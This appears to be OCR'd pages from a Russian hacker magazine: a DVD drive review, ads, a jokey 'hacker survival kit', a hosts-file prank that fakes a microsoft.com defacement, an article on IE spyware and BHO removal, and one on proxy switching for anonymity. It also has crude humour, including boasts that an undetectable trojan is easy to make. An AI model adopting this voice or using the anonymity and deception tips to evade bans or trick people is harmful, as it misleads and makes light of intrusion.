Как всегда, компания Samsung не поскупилась на винтики, шлейф, аудиокабель, DVD-RW и DVD-RAM диски, софт для записи и просмотра DVD и инструкцию. Такова коробочная комплектация SAMSUNG DVD-MULTI SRT03B. Понравилась нам и то, что на передней панели есть регулятор громкости и гнездо наушников. SAMSUNG DVD-MULTI SRT03B умеет записывать, кроме DVD-R/RW, еще и DVD-RAM. Причем RAM может быть в картриджах. Чтение и запись происходят хорошо, только при этом слышен шум. Скорости записи 2x на DVD-RAM нам достичь не удалось, только 1x. Кроме программы DVD Region free, ничто не способно сделать SAMSUNG DVD-MULTI SRT03B мультизонным. Непонятно, о чем говорит приставка MULTI в названии устройства, ведь запись DVD+R/RW невозможна. Хотя надо признать, что с форматом DVD-RAM работают не все устройства в обзоре.

ХАРАКТЕРИСТИКИ
Поддерживаемые форматы: DVD+R(W), DVD-R(W), CD-R(W), DVD-RAM
Чтение: 32x(CD), 12x(DVD)
Запись DVD: 2x(-R), 1x(-RW), 2x(RAM)
Запись CD: 24x(R), 16x(RW)
Среднее время доступа DVD: 150 мс
Среднее время доступа CD: 130 мс
Объем буфера: 2 Мб



DVD-RW читается, как родной



$130




Схема работы DVD-привода

Организация	Сайт	Количество участников	Поддерживаемые форматы
DVD Forum	http://www.dvdforum.org	223	DVD-R, DVD-RW, DVD-RAM
DVD+RW Alliance	http://www.dvdrw.com	9	DVD+R DVD+RW
Recordable DVD Council	http://www.rdvdc.org/english	86	DVD-R, DVD-RW, DVD-RAM

Основные организации, задающие стандарты DVD


20 CIGARETTES
AMERICAN BLEND
West
Lights
StreamTec Filte
StreamTec
Filter
Минздрав России предупреждает:
КУРЕНИЕ ВРЕДИТ
ВАШЕМУ ЗДОРОВЬЮ
SIEMENS
SIEMENS
Неудержимый
Вкус

НАБОР ВЫЖИВАНИЯ ХАКЕРА



INTRO

Если ты хочешь показать своим друзьям, что реально разбираешься в хакерстве и можешь захаксорить абсолютно любой сайт в Сети, то сейчас мы расскажем тебе об одном способе. Способ крайне примитивный, но на чайников производит неизгладимое впечатление. Работает он под виндой и вот в чем заключается. Для примера ты взломаешь при своих друзьях всем известный и всеми любимый сайт microsoft.com. Итак, что ты делаешь. Для начала ты показываешь настоящий microsoft.com со всеми ссылочками и картинками. Твои друзья видят загруженный сайт с кучей разной инфы. Теперь ты говоришь: "Я взломаю этот сайт за 60 секунд. Банзай! Аллах Акбар!" За 60 секунд ты, правда, не уложишься, но пяти минут тебе точно хватит. В общем, запускай какой-нибудь файловый менеджер, заходи в папку **WINDOWS\system32\drivers\etc**. В ней найди файл hosts. Открой его и добавь в него следующие строки:

```
127.0.0.1    www.microsoft.com
127.0.0.1    microsoft.com
```

Теперь тебе надо скачать какой-нибудь веб-сервер, на который ты положишь файл с левым дефейсом. В роли сервера предлагаю взять апачку (хотя можно и любой другой - это дело вкуса). Для этого заходи на сайт www.httpd.org. Сливай оттуда apache версии 1.3.x. Бери binary версию под win32. Ставь его на комп в папку, например, **c:\apache**. Запускай его. Проверь работу адреса localhost. Если отобразилась тестовая страница, значит, ты на верном пути. Теперь создавай файл index.html и пропиши в нем абсолютно любой текст с дефейсом. Потом положи этот файл в каталог apache в директорию htdocs. Все! Открывай у себя в браузере сайт www.microsoft.com. О чудо! Сайт мегакорпорации взломан! Офигевшие друзья должны начать расспрашивать, как ты это сделал. Расскажи, что ты читал много литературы, и все это крайне сложно...

Рыбак без удочки – не рыбак, турист без спичек – завтрак медведя, а террорист без гексагена – просто злой мужик. У каждого свой набор выживания. Присмотрись хотя бы к себе, и ты поймешь, что без некоторых вещей ты обойдешься запросто, а без некоторых лучше ничего не начинать.

Сказки о том, что хакеры – малоразговорчивые, нестриженые, небритые создания, одетые в черный плащ (вспоминается детский мультик), давно устарели. Ну где ты видел летом или зимой хоть кого-нибудь в плаще? Тепловой удар или обморожение причиндалов гарантированы. Хакеры – такие же люди, только мыслящие по-своему и со своим набором выживания.

Мы решили составить собственный набор выживания хакера. Конечно, это скромная абстракция, но она недалека от истины. Если ты – хакер, для полноты картины тебе останется только добавить свои собственные предметы, и набор выживания готов!

1 БЕЙСБОЛЬНАЯ БИТА

По народной статистике на одного хакера приходится куча ламеров и как минимум один крупный урод (обычно больше), который встречается в реальной жизни в нетрезвом (или обкуренном) состоянии на темной улице. В таких ситуациях без биты просто не обойтись – сразу чувствуешь себя сухо и комфортно.

2 БЕЙСБОЛКА ХАКЕРА

Лето – оптимальное время года для того, чтобы потратить честно спертые у зажравшихся толстосумов финансы. А чтобы не напекло светлую голову и не насрали голуби, носи этот головной убор. Зимой тоже не вопрос – проканает кожаный вариант, сильно натянутый на уши. Отличное дополнение к бейсбольной бите.

3 ТЕМНЫЕ ОЧКИ

Ты, наверное, смотрел "Особое мнение". Спилберг не даст соврать, глаза – отличный способ вычислять твое текущее местоположение, пусть даже и в недалеком будущем. И смотреть на чужой зад безопаснее. А для теряющих зрение в продаже есть спецмодели с дырочками. Сами не пробовали, но говорят, что помогает.

4 НОУТБУК SAMSUNG X30

Пристальное внимание органов заставляет хакера вносить в повседневную жизнь коррективы: почаще менять место постоянного проживания и быстро уносить ноги. Ноутбук даст тебе необходимую мобильность и возможность быстро перемещаться. Жалко только, что до сих пор не существует телепортаторов.

5 КРУЖКА ХАКЕРА

Смертельная угроза компьютерных гениев – полное обезвоживание. Высыхают как гербарий. Если хочешь сохранить цвет кожи как у младенца, держи под рукой правильную посуду! А что налить – вопрос настроения. Главное не переборщить. И передавай фамильную драгоценность по наследству.



6 АУДИОПЛЕЕР SAMSUNG YP-55X

Под музыку приятно не только танцевать и заниматься страстным сексом, но и сидеть за компом. Для душевного взлома нужна душевная музыка. А благодаря флеш-памяти и инету ты всегда будешь слушать только новье. Миниатюрный (чуть больше пальчиковой батарейки), с радио и диктофоном, разве что не готовит.

7 КОМПАКТНЫЙ ДИСК

Когда-то все влезало на дискетку 3,5". Теперь запасы приходится хранить на многогигабайтных винтах. Но для резерва на все случаи жизни хватит и одного диска (лучше DVD). Посади на него бэкап своего компа и можешь жить спокойно – даже если начнется землетрясение, ты всегда поднимешь свои данные на любом компе.

8 СОТОВЫЙ SAMSUNG SGH-X100

У хакера обычно нет стационарного телефона, как нет и постоянного IP-адреса. Но поддерживать связь с цивилизацией в силу профессиональной деятельности необходимо. В таких случаях используется мобильник, естественно, с GPRS и синхронизацией с ПК. А будет депрессняк – поиграешь в игры, позвонишь подруге.

9 ПРЕЗЕРВАТИВЫ С АРОМАТАМИ

Незаменимый предмет в быту хакера. В отличие от компьютерных, реальные вирусы лечатся не все, хотя распознаются без проблем. Либо лечатся с потерями драгоценного времени и здоровья. Оно тебе надо? С резиновым подходом новая подруга быстрее идет на контакт, а ароматы – хороший стимул к оральному сексу.

10 РЮКЗАК С ФИШКОЙ

Бытует мнение, что главное требование к таре – удобная и вместительная, а цвет, форма и исполнение – это бабские предрассудки. Если пошел на базар за картошкой, так оно и есть. Но в остальном нужен стиль! Выбери сочетание комфорта, компактности, носкости и оригинальности. Не забудь про фенечку сзади.

Позовский Александр (alexander@real.xakep.ru)

ОСЛИК И ЕГО БЛОХИ

Ослик IE – животное стойкое. Редкий журналист-компьютерщик не пинал его жирную тушу своим кованым сапогом. И тормозной он, и тяжелый, и бажный до невозможности. Но все без толку – люди продолжают упорно юзать бедного осла. Юзать, юзать и юзать, порой совершенно не замечая того, что морда их верного помощника покрылась какими-то непонятными вкраплениями, что в его шкуре полным-полно паразитов, а могучее тело давным-давно пожирает изнутри какой-то опасный недуг...

МЕТОДИЧЕСКОЕ ПОСОБИЕ ПО УХОДУ И ДЕЗИНФЕКЦИИ

ПРИЧИНА ВСЕХ БОЛЕЗНЕЙ


Internet Explorer велик и дружелюбен. Он представляет собой идеальную мишень для разного рода паразитов, которых в последние годы развелось великое множество. Почти все юзеры об этом знают, однако ухаживать за своим осликом, вовремя патчить и проверять его самочувствие никто особенно не рвется. Большинство считает, что раз Internet Explorer работает, значит с ним все в полном порядке. Стоит признать, что этот браузер и в самом деле редко дохнет. Только, увы, совсем не потому, что его никакая хворь не берет. Нет, просто живой ослик паразиту нужнее. А ведь некоторые разновидности паразитов творят на машине такие дела, узнав о которых, любой юзер сразу же начинает жалеть о том, что его IE не сдох еще в дистрибутиве. Не веришь? Тогда читай дальше, поскольку у нас сегодня на повестке дня маленькие враги большого IE и способы борьбы с ними.

СЛИШКОМ АКТИВНЫЕ ИКСЫ

ActiveX объект – это, грубо говоря, миниатюрный исполнимый модуль, который может быть встроен, например, в веб-страничку. Это ocx-файлы, и исполняются они, в отличие от java-апплетов, совсем не виртуальной машиной. К сожалению, ActiveX объект имеет такие же права, как и обычная программа, и может совершать любые действия на твоей тачке (включая format c: /q).

Разумеется, компания Майкрософт придумала защиту от такого исхода, а именно – проверку сертификатов, которая осуществляется посредством Authenticode. Любой человек, который хоть раз ставил macromedia flash, видел окно в духе: «Подлинность удостоверена Fedor Duplin corporation. Вы доверяете этой компании? [OK][CANCEL]». Все. После того как твои дрожащие пальцы вдавили OK, вся ответственность ложится на твои плечи. Доверяешь? Все дальнейшие действия одобренного ActiveX'а лежат на твоей совести. В принципе, это в чем-то логично – вряд ли серьезные компании опустятся до воровства шестизнаков или WM-кошельков. Однако, вопрос доверия в бажном мире ИТ довольно спорный, тем более что злобные хакеры научились этот диалог обходить.


Способов обхода, как всегда, два. Первый - это социальная инженерия и боязнь юзера, что если он не согласится с диалогом, то не увидит того, зачем пришел на страницу («Если вы не установите плагин SuperPornoProigryvatel, то не получите доступа к toons of free porn»). Второй способ - это, конечно, использование багов, позволяющих устанавливать ActiveX объекты, не спрашивая разрешения у пользователя. Сейчас большинство этих багов пропатчены (мне не удалось пробить свой IE), но всего полгода назад машины пользователей, заходящих на зло-сайты посредством бажного IE, охотно расставались с 6-знаками, паролями и другой важной информацией. Эти



Скажи мне «да», любимый. Потом разденься, приготовься и жди...



- Browser Sentinel - www.unhsolutions.net
- SpywareBlaster - www.javacoolsoftware.com
- BHODemon - www.definitivesolutions.com
- Ad-aware - www.lavasoftusa.com
- Spybot - Search & Destroy - www.safer-networking.org
- BPS Spyware/Adware Remover - www.bulletproofsoft.com



СТР.28 **РАБОТА С ПОСРЕДНИКАМИ** Продолжаем тему использования прокси. Выбираем правильный софт, упрощающий переключение между прокси-серверами.



СТР.32 **КТО СЛЕДИТ ЗА ТЕТЕЙ АСЕЙ?** Изучаем софт для перехвата переписки по ICQ. Рассматриваем возможности и ограничения каждой программы, прикидываем методы защиты.



СТР.36 **ПИНГВИН В ФОРТОЧКЕ** Экспериментируем с новым методом запуска Linux прямо из Windows. Изучаем другие возможности «скрещивания» двух операционных систем.



фразы из багтраков как пудовые гири падали на головы бедных пользователей:

...ActiveX объект 'Shell.Application' может использоваться для изменения известных ярлыков ('.lnk' файл) с последующим их выполнением. Ярлык может ссылаться на код, расположенный на удаленном сайте, который будет выполнен на целевой системе...

...удаленный пользователь может сконструировать HTML, который выполнит произвольный 'chm' файл на целевой системе в контексте зоны безопасности " Local Computer " с привилегиями целевого пользователя...

...используя двойной слеш ":\\" в CODEBASE, можно обойти проверку безопасности в Internet Explorer...


...уязвимости, которые позволяют атакующему обойти проверки безопасности в IE, загрузить любой файл на систему пользователя и выполнить произвольный код сценария в контексте локальной зоны безопасности...

...удаленный пользователь может сконструировать HTML, который может получить доступ к локальным файлам...

Обрати внимание на фразу «произвольный код». Произвольный код, выполненный на компе пользователя, сидящего под Администратором (как любят делать многие) – это путь к самым интимным местам системы. И не надо мне говорить, что тебя защитит анитивирус-монитор или файрвол. Антивирус защищает лишь от кода, известного разработчикам антивируса. «Эвристический анализ» не действует на программы, написанные, скажем, на delphi. Да что там говорить! Для того чтобы замутить трояна, не определяющегося антивирусом, нужно 1,5 часа с перерывами на пиво. Чтобы временно (или навсегда) выбить из памяти Outpost Firewall также не требуется много ума и времени. И что тогда? А тогда твоего ослика от странички а-ля «this site best viewed by non-patched ie 6.0» спасает только вовремя скачанная заплатка от Microsoft.

ДОВОЛЬНО СТРАННЫЕ ПОМОЩНИКИ

Знаешь ли ты, что такое Browser Helper Objects (BHO)? Я расскажу. Это обычные маленькие программки, не имеющие пользовательского интерфейса, запускающиеся вместе с осликом и работающие в его адресном пространстве. Задумывались они для облегчения жизни пользователя и обеспечения «еще большего удобства» при работе с обозревателем. Именно поэтому им доступны следующие вольности: отслеживание стандартных событий (типа «вперед», «назад», «перейти», «получить URL текущей страницы»...), свободный доступ к меню и панелям Internet Explorer, разрешение на открытие собственных окон (обычно с разной интересной - рекламной, порнографической - информацией).




Что только не делают буржуи на своих сайтах, чтобы впарить юзеру свою прогу...

Есть мнение, что они могут содержать вредоносный код, но лично я, когда первый раз прочел про них на msdn.microsoft.com, не смог придумать ни одного мирного предназначения :). Хотя, стоп, вспомнил - проги-качалки устанавливают полезные BHO, которые отслеживают клики на файлах и запускают материнскую прогу, которая и осуществляет закачку. Правда, один из популярных даунлоадеров (не буду показывать пальцем на Годзиллу) в свое время был уличен в инсталляции шпионских BHO, при удалении которых он отказывался работать, но это уже мелочи.

Итак, BHO – это dll'ка. Причем dll'ка, отвечающая определенным требованиям, например, она должна содержать интерфейс IObjectWithSite и являться COM-сервером. Поэтому, как ты понимаешь, злой BHO не может установиться сам по себе и не подходит под определение «вируса». Зато инсталляции многих коммерческих прог (и сами проги) с удовольствием тянут за собой BHO и... наживляют их на густой мех твоего любимого браузера.

Существование BHO сильно упрощает кое-кому маркетинговые исследования. Оно и понятно! Зачем доставать людей вопросами о том, какие сайты они обычно посещают, какие товары заказывают и в каком банке хранят свои сбережения, если можно просто засадить им на машину правильный BHO-модуль, который бы шпионил за пользователем и сливал на сервер хозяина всю необходимую инфу. Впрочем, маркетинговые исследования интересуют лишь крупные компании - цели «физических лиц» могут быть и проще. Мне, к примеру, сразу вспоминается злобный паразит ASpam (Amcis32.dll – имя BHO, а имя проинсталлировавшего его экзешника я, к сожалению, запамятовал), который является обычным трояном и с удовольствием дает своему владельцу доступ к твоей тачке. Да, еще одна нехорошая деталь – от действий BHO спасает далеко не



Что за помощники? Почему не знаю?

ПРИМЕРЫ МОДУЛЕЙ, ПАРАЗИТИРУЮЩЕГО НА IE

IEMonit – BHO, придирчиво изучающий запросы, которые пользователь шлет к поисковикам, на предмет слов sex, porno и тому подобных. Может выводить разные дурацкие окошки, если список слов его удовлетворит, и, что опаснее, способен загружать и исполнять файлы с сайта своего хозяина. На мысль о заражении может навести наличие в RUN реестра записи Internet Explorer Library. Имя его DLL - iemonit.dll.

IETray – еще один добровольный помощник, на этот раз – рекламного свойства. Прога эта страдает сильной любовью к поисковику search-aide.com, и если юзер пользуется другим, выдает окошко с предупреждением.

IGetNet – BHO-шпион, подсматривающий url, который набирает пользователь на предмет ключевых слов, и если они ему не нравятся, форвардит куда надо. Кроме того, способен сливать с сервера исполнимые файлы и самообновления. Зовут его просто и понятно – BHO.DLL.

MyPageFinder – эта зло-прога способна лишь менять home page и search settings ослика жертвы на свой сайт (mypagefinder.com).Похожими делами занимается и паразит SearchWWW, который, впрочем, не является BHO. Он как раз представляет собой пример злого ActiveX элемента ;).

Нужны еще примеры? Зайди на www.doxdesk.com/parasite - там имеется очень толковый список паразитов (с подробными описаниями и инструкциями по удалению).



Увы, Adware или spyware-модули могут проникнуть на твою машину не только через Internet Explorer. Ими могут «заразить» тебя даже те проги, которым ты привык безоговорочно доверять. Не веришь? Попроси у google найти тебе свежий Spyware Infested Software List.



Советую тебе посмотреть на www.spywareinfo.com/bhos полный список известных BHOs – вставляет не по-детски! Заодно зайди за ссылочками на http://cexx.org/adware.htm.

каждый файрвол. Ведь действует такой «помощник» от имени iexpore.exe, не входя в противоречие с рулесами огненной стены.


Хорошо еще, что список установленных на твоей машине BHO можно найти в реестре по адресу:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\
Browser Helper Objects\
```

Интересно? Мне тоже было интересно, когда я заглянул сюда в первый раз. Здесь показаны их CLSID – можешь смело убивать идентификаторы тех «помощников», которые тебе не нравятся (это их дезактивирует).

◢ Программа Ad-aware - неплохой выбор, но она очень известна, и некоторые трояны научились намеренно портить ее файлы.

◢ Msdn.microsoft.com содержит исчерпывающую информацию по BHO. На языке Б.Гейтса, разумеется. На русском я не видел толковых мануалов, хотя может быть, просто плохо искал.



Перекроем гадам кислород...

Бесплатная альтернатива...

А чтобы предотвратить их появление в дальнейшем, нажми правой кнопкой на Browser Helper Objects и, выбрав пункт «Разрешения», запрети всяческую запись в этот раздел.

Это не идеальный выход, потому что бывают и полезные помощники (странное словосочетание), запись которых хотелось бы разрешать. Если ты активно пользуешься IE и не хочешь отказываться от разных удобных примочек, твоим оружием будут специальные проги для борьбы со шпионскими и рекламными модулями.

СЕСТРА, СКАЛЬПЕЛЬ!

Вот так вот, потихоньку, мы и перешли к софту. Если неохота вручную выискивать паразитов по всему реестру, советую поставить себе на машину программу Browser Sentinel. M.J.Ash не зря рекомендовал ее в своих ШароWAREZ как отличное средство для серьезной дезинфекции Internet Explorer. После установки и запуска этой проги на экране появится небольшое симпатично окошко.

Все функции Browser Sentinel аккуратно поделены на закладочки. Нас в первую очередь интересуют следующие вкладки: BHOs – список установленных BHO, Downloaded ActiveX - установленные ActiveX, Auto run applications – список прог, запускающихся при загрузке системы. Кстати, не стоит думать, что последняя вкладка – лишняя, поскольку автозагрузку нетрудно почистить и с помощью msconfig. Тут надо учесть, что Browser Sentinel не только чистит, но и мониторит состав автозагружаемых прог (и не только), сообщая пользователю о любых изменениях с помощью окошка, в котором обнаруженное изменение можно принять или отклонить. Правда, для этого программа сама должна запускаться вместе с Windows, что, впрочем, понятно. Но это так, мелочи. А вот функции наблюдения за зарегистрированными ActiveX-объектами и BHO, предупреждения об изменениях в их составе и возможность оперативного их удаления – это в Browser Sentinel и в самом деле радует. Вкладки Toolbars, Buttons, Context Menu и Tools Menu также могут пригодиться – с целью удаления из интерфейса всяких левых кнопочек, панелей и пунктов меню. Скажем, на фига тебе лишняя кнопка запуска FlashGet, когда он по-любому сам запустится при клике на подходящую ссылку? Или вот, к примеру, что это за Use webcow on this Page у меня в контекстном меню? Я уже и не помню, что это за «webcow» такое, так давно это дело стер... М-да... умение Browser Sentinel возвращать внешность ослика в исходное состояние и избавлять его от дурацких извращений чужих прог, думаю, должно понравиться многим.

Интерфейс а-ля msconfig – дешево и сердито


Само собой, работа большинства функций Browser Sentinel сводится к простому редактированию реестра, но, как известно, удобство стоит денег.

Да, чуть не забыл! На закладке Miscellaneous ты можешь сменить стартовую страницу браузера и запретить ее изменение в дальнейшем. Тоже хорошо. Помнится, юзал я известную многим icq'шникам программу Assault (генерировал списки мыло-UIN :)), так она все время мне старалась эту страничку поменять, чем жутко меня доставала.

Короче говоря, не понравиться в Browser Sentinel может разве что цена. Если напрягает платить 39,95 баксов за этот софт (а кряка нет), тебе придется либо редактировать реестр вручную, либо юзать другой софт. Неплохую команду можно составить из бесплатных программ BHODemon и SpywareBlaster.

Первая утилита будет сканировать реестр в поисках лишних «помощников», разрешая юзеру их включать-выключать (причем решение можно принимать на основе выдаваемой BHODemon дополнительной информации по каждому BHO). Вторая – смотреть, чтобы с сомнительных сайтов в твой браузер не пролезли всякие подозрительные ActiveX'ы.

Само собой, поправить здоровье ослика IE только описанным софтом удается далеко не всегда. Для полноценного лечения довольно часто приходится прибегать к дополнительным прогам, специализирующимся на отлове и истреблении шпионских модулей. Если тебе нужны конкретные названия, то вот тебе три самые известные утилиты данного вида: Ad-aware Plus, Spybot - Search & Destroy и BPS Spyware/Adware Remover. Однако это тяжелая артиллерия. Главное - знать об уязвимых местах своего ослика и уметь вовремя поставить правильный диагноз. А как раз в этом описанный выше софт может тебе очень помочь.



Ослик и косметическая хирургия...



NOKIA
2300

В кругу друзей

Новый телефон Nokia 2300.
Он готов.
Тусоваться вместе с тобой.
Висеть в чате, болтать.
Играть, веселиться.

- Встроенная громкая связь
- Быстрый доступ к функции SMS
- Продолжительное время работы
- Полифонические мелодии звонка
- Сменные панели и клавиатура
- Вибрзвонок
- Игры
- FM-радио



www.nokia.ru

■ Степан Ильин aka Step (step@real.xakep.ru)

CENSORED


РАБОТА С ПОСРЕДНИКАМИ

В прошлом номере мы освоили процесс проверки прокси-листов. Что теперь? Тупо копировать оттуда адреса рабочих прокси и вставлять их в настройки браузера? Конечно же, нет! Ведь это так медленно и неудобно, а лично я уже привык к тому, что работа за компьютером доставляет мне удовольствие. Поэтому давай оставим все ручные методы чайникам, а сами присмотримся к более эффективным способам переключения любимой бродилки с одного прокси-сервера на другой. И не только бродилки, кстати. Есть и другие проги, которые можно заставить сохранять анонимность в Сети, даже если функционально это в них не предусмотрено.

МЕТОДЫ ПРАВИЛЬНОГО ИСПОЛЬЗОВАНИЯ ПРОКСИ

ВЖИВЛЯЕМ ПЕРЕКЛЮЧАТЕЛЬ В ОСЛА

Некоторые, как роботы, каждый день выполняют одно и то же действие. И порой даже не задумываются, что многое можно с легкостью автоматизировать. Так, например, мне не раз доводилось наблюдать, как некоторые товарищи по нескольку раз в день вручную меняют настройки ослика IE, чтобы подружить его с очередным прокси-сервером. Хотя... что там говорить - я и сам когда-то этим грешил. Помню, мне частенько приходилось переключать прокси браузера, чтобы зайти на один форум - и все потому, что его админы забанили всю мою сеть! Да и лишнее SMS-сообщение с сайта сотового оператора порой было нелегко отправить: везде стоят на IP-адрес количественные квоты. Словом, ты уже понял, что программы для быстрой смены прокси в браузере очень и очень актуальны. Перебрав кучу софта, я остановился на утилите VDBand. Эта маленькая и простая тулза представляет собой насадку-расширение для Internet Explorer`a. После ее установки в панели инструментов ослика появятся 4 небольших симпатичных кнопочки.


Панель VDBand`a

Теперь для переключения прокси достаточно кликнуть на пимпу Proxy Server и выбрать нужный сервер из списка. Как тебе? По-моему, идеальный вариант, если тебе прокси особенно не нужны, но иногда их приходится юзать. Например, чтобы попасть на сайт, куда тебя с твоим IP-адресом, увы, не пускают. Да и дополнительные фишечки VDBand`a лишними не будут. Куда удобнее включать/выключать отображение картинок или управлять приемом Cookies с помощью соответствующей кнопки на панели инструментов, чем каждый раз копаться глубоко в опциях.

НАСТРАИВАЕМ АВТОМАТИКУ

Не стоит забывать, что прокси-серверы юзают не только ради анонимности. Это еще и отличный способ увеличить скорость работы в Сети. Естественно, в этом случае наиболее рационально использовать ближайший прокси, т.е. прокси-сервер того провайдера, к которому ты в данный момент подключен! Но что делать, если ты время от времени меняешь провайдеров (инет у тебя по карточкам)? Каждый раз изменять настройки прокси VDBand`ом? Не спорю - это вариант! Но есть способ лучше - познакомься поближе с программой Autoroute SMTP.

Вообще-то, эта утилита предназначена для автоматического перенаправления исходящей почты на ближайший SMTP-сервер.



◢ Помимо описанных в статье утилит, существуют такие софтины, как HiProxy (www.hiproxy.com), Мультипрокси (www.multiproxy.org), Proxyma (oft.mnogowm.com), Proxy switch (www.searchutilities.com/psw). Все они так или иначе связаны с переключением прокси. Экспериментируй - быть может, подберешь что-нибудь исключительно для себя.

Однако в программе отсутствует жесткая привязка к почтовому протоколу. Поэтому ее можно настроить на любой другой, использующий одно TCP-соединение, в том числе и HTTP. Я проверял - прога отлично работает в качестве автоматического переключателя прокси! Нужно лишь в настройках Autoroute SMTP вместо SMTP-серверов вписать адреса провайдерских прокси, не забывая указывать через двоеточие их порт. Все остальные опции - абсолютно некритичны!

Настройка Autoroute SMTP

Подружить любой софт (не только IE!) с этой тулзой нетрудно - просто установи в качестве прокси-сервера IP-адрес своей локальной машины и порт, на котором висит программа. В общем случае сойдет комбинация 127.0.0.1:25. Готово! Аплодисменты разработчикам: фантастически удобно, а аналогов просто нет. Забил адреса прокси провайдеров (для скорости), добавил анонимных прокси (для безопасности), и можешь радоваться жизни. Подключение на ближайший прокси прога выполнит сама, а если тебе надо будет замаскироваться - кликни по иконке в системном трее и выбери необходимый прокси вручную. Круче, пожалуй, и не бывает :).

КОГДА ВАЖНА БЕЗОПАСНОСТЬ

Обе предыдущие утилиты невероятно полезны... для обычного юзера, который просто хочет быстро и без проблем гулять по Сети. Но давай немного отвлечемся и представим, что для тебя крайне желательно оставаться абсолютно анонимным. Тогда тебе следует заюзать другую поистине замечательную утилиту - A4Proxy! Как и Autoroute SMTP, эта прога служит связующим звеном между твоим софтом и прокси-серверами. Только A4Proxy имеет четкую специализацию - безопасность! Программа изначально идет с небольшой базой анонимных прокси-серверов. А то, что некоторые из них даже работают, наверняка порадует тех юзеров, которые наукой поиска свежих прокси-листов в совершенстве еще не овладели :).

Прокси-серверы в A4Proxy можно добавлять либо поштучно, либо массово (импортируя их из текстового файла). Причем все прокси можно тут же проверить на анонимность. Так сказать, по ходу пьесы. Впрочем, не буду на этом подробно останавливаться - у программы есть масса других вкусностей.

Используемые прокси выбираются как вручную, так и автоматически. С ручной установкой все предельно понятно (достаточно буквально нескольких кликов мышью), а автоматический выбор прокси вообще выглядит шикарно. Дело в том, что программа способна сама выбирать подходящие заданным критериям серверы, исходя из результатов проверки "на вшивость". Причем, чтобы избежать курьезов и накладок, в настройках A4Proxy имеется опция, активизирующая тестирование прокси перед каждым его использованием. Ты можешь даже потребовать, чтобы каждому запросу выделялся свой собственный "посредник". Прикинь, какая тогда неразбериха возникнет в логах удаленного веб-сервера.

